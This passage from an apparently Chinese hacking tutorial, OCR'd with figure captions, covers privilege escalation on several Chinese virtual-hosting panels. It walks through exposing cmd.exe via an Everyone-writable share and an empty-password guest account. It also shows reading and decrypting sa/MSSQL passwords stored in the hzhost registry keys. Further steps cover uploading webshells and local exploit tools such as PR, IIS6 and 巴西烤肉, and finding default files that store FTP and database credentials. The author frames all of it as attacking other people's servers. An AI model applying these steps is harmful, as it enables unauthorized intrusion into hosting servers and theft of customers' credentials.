


图 2.4.17 已安装后直接开启

就可以打开咯
接着建立一个共享的文件夹，如图 2.4.18




图 2.4.18 建立共享文件夹

Eceryone 所有权限 然后到共享--新建共享，如图 2.4.19




图 2.4.19 新建共享

选择我们刚才创建的那个文件夹 下一步，如图 2.4.20




图 2.4.20 下一步

名称啊 描述啊 随便 下一步




图 2.4.21 设置 Everyone 权限

Everyone 所以权 确定 下一步就 OK 了

图 2.4.22 设置成功

2、组策略中将 网络访问：本地帐户的共享和安全模型 改为经典，如图 2.4.23 (2003 系统默认为经典模式，不用修改)




图 2.4.23 设置组策略

3、激活 guest 一定要激活 不然等会调用的时候会出现这样的问题，如图 2.4.24 而且 guest 的密码也要为空 不然也会出现上面的问题 大家注意下

4、调用下试试吧 \\127.0.0.1\xx\cmd.exe xx 为自己创建的目录，如图 2.4.25

图 2.4.24 guest 未激活导致出错

图 2.4.25 调用成功

可以调用了 OK 大家就各种 exp 上吧 哈哈哈 就算不免杀也没事的 再说说为什么有的说找不到网络路径 这个就可能是屏蔽了 445 端口的原因 我们可以拿下 C 段的一台服务器来利用 或者服务器城域网内 的都可以的 不然就得找没有屏蔽的 IP 大家自己多测试下吧 一般的话 美国的服务器调用都可以成功的 80%OK 的 香港啊 福建啊 北京啊 韩国啊 泰国啊等等都成功过 只是没有美国那么好调用罢了

行吧 可能有点啰嗦了 但是还是照顾下新手嘛 好吧 星外的基本就写到这里了吧 也没什么实例了 常见的星外提权方法也都说了 思路靠大家吧 可能上面的星外可以写的目录不仅这些 但是我就不一一列出来了 太蛋疼了 大家自己找找吧

0x2 华众虚拟机

华众提权的思路与实例 科普文章 很多人都懂的 个人总结了下 对自己也有益 对大家也有帮助好了 不说废话 首先说下怎么看是华众的虚拟机 很简单

直接查看注册表即可 如果有 HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\这个注册表项说明是华众的虚拟机 每次提权的时候我都是先看注册表的 习惯了吧

一、华众 sa 提权

华众虚拟机还是比较好提权的 首先扫描下端口吧 一般 1433 3306 都开着的。我们就可以从注册表看它的 MSSQL 和 MYSQL 密码 但是是加密的 我们可以用 HZhost 加密工具即可

HKEY_LOCAL_MACHINE\SOFTWARE\hzhost\config\settings\




图 2.4.26 读取演示

这里的 sysstr 和 svrpass 复制到解密工具里边，如图 2.4.27

图 2.4.27 解出密码

解密出来了但是这个是 sa 密码还是 root 密码呢？

网上很多人说了

Mysqlpass 是 root 密码

Mssql 是 sa 密码

但是我是没成功过 没成功解密出来过

相反的 svrpass 就可以 解密出来 并且是 sa 的密码

可有时候如果有 sysdbsa 这个加密密文的话 大家也可以尝试下解密

mastersvrpass 也是 sa 密码 一般和 svrpass 是一样的密文

有时候真搞的我自己都乱了（这个地方可能有地方说错 还请知道的大牛告知下 谢谢）

多尝试一些吧

既然解密出来了 那我们连接试试吧，如图 2.4.28




图 2.4.28 尝试连接

有时候如果是被降权的话 也可以尝试下登录 root 或许会有意外的惊喜 呵呵
文章可能写的不是很好 大牛就绕过吧
这是华众的注册表找 sa 提权的 当然华众的有时候直接靠 exp 也是 OK 的
下次写的是华众 exp 提权的 还有给大家介绍个提权的鸡肋
有时候很有帮助的 行吧
现在也 3 点了 伤不起 天天都是比狗还晚睡的 哈哈哈
我都是每天晚上写一点的 睡觉了不扯了
0x3 蓝芒虚拟机
蓝芒虚拟机遇见的比较少吧 一般
刚好遇到 就写了下来
这里也随便介绍一个提权的小鸡肋 有时候也很有用的
用这个方法提过很多次虚拟机的 华众 星外 包括这次的蓝芒
首先介绍下判断 蓝芒虚拟机的方法吧
很简单的方法 用 aspx 大马看 用户信息
会直接出来一些蓝芒虚拟机的帐号的
如果有的话就是蓝芒虚拟机了，如图 2.4.29

图 2.4.29 蓝芒虚拟机标志性信息

一般 cmd 是可以执行的
并且也是 network service 权限
exp 可以用 但是有时候会出现各种 exp 都不行
比如我提的这个就是
首先找个可写目录
上传 iis6 pr 巴西烤肉 提权工具
首先是 iis6 溢出出现的情况，如图 2.4.30

图 2.4.30 IISexp 失败

这个错误

-- 我也不知道是什么情况 反正不行

换个 PR 吧，如图 2.4.31




图 2.4.31 PR 运行情况

运行了 PR

但是它只是一直卡着卡着卡着

好吧 这里不是重要的 先看下面吧

继续换巴西烤肉，如图 2.4.32




图 2.4.32 巴西烤肉运行情况

找不到 PID 对吧 接下来就是各种 exp 都不行 好吧 蛋疼 我们这里注意 巴西烤肉是找不到 pid 进程 而不是写入注册表失败

这里要说的鸡肋的方法就是 首先 PR 我们执行它是一直卡着的对吧

然后巴西烤肉是找不到 PID 的 要的就是这样

我个人发现的一个方法可以突破这样的情况 就是我们运行 PR 让它一直卡着

等过了一会儿的话 他有时候可能会回显了 回显不是这样的回显，如图 2.4.33




图 2.4.33 运行后回显

而是这样回显，如图 2.4.34




图 2.4.34 运行回显

只要它这样回显了的话 那么说明我们成功了

直接再一次运行巴西烤肉 就可以秒杀了，如图 2.4.35




图 2.4.35 成功获取权限

就秒杀了 在这里再说下--咱们法克论坛的第二版的工具包里边的 巴西烤肉是不行的 不管是否可以溢出 都会提示错误的 第三版我就不知道了--因为我用的是第二版 希望凡叔可以改进下

有时候 它可能一直卡着 都不回显 但是大家多试试吧 反正我用这个方法是成功过很多的了 各种虚拟机都成功过 鸡肋的 很多人应该都知道的 呵呵

最后再说下如果溢出出现 Couldn't run command, try again! 这个错误的话 一般是 iis6 提权工具会出现 这个错误是 cmd 没权限 我们上传个自定义 cmd 路径的 PR 啊 IIS6 啊 巴西烤肉啊即可 注意要可以自定义 cmd 路径的

好吧。可能说的有点乱了 本来还想上服务器看看有什么好再给大家讲的 不过今晚实在心情很不好 抱歉了 就介绍这个方法吧

下次如果有时间 我就在写个出来 希望大家理解

0x4 清竹虚拟机

首先说下怎么判断是否是清竹虚拟机

一: 用 aspx 大马打开 进程 可以看到这样的进程 QzHostScr.exe

二: cmd 执行 net user 可以看到一个 QzHost 用户 （可能有的没有）

三: 打开 aspx 大马 用户（组）信息 可以看到一些清竹软件自动创建的用户

个人知道的就这几种吧

我提过几次清竹的 但是也不是很常见吧 网上好像也没人写出来总结的 难道我是首发。

默认有 serv-u winwebmail 第三方软件

默认路径

①、d:\WinWebMail

②、D:\Program Files\serv-u 可能会有管理员改了

winwebmail 相信大家都知道 如果找到网站 在找到安装的目录 web 下 可以写的话 上传

大马 一般权限都比较大的 有时候还直接是 system 权限呢 呵呵 winwemail 提权的可以看这里 http://www.2cto.com/Article/201110/106704.html

Serv-u 就不用我多说了吧

③ D:\清竹虚拟主机管理系统\被控端\DataBase\FTPdatabase.mdb 默认的路径 服务器所有网站的 FTP 帐号密码，如图 2.4.36




图 2.4.36 数据库内容

④、sa 和 root 的密码 各种密码

默认、D:\清竹虚拟主机管理系统\被控端\QzHost.ini

QzHost.ini 这个文本记录着 winwebmail 的网站 sa 和 root 的密码

图 2.4.37 找到密码

还记录着清竹科技的帐号密码（真心坑爹） 不过密码是 md5

解密后登录之，如图 2.4.38 哈哈哈 好淫荡

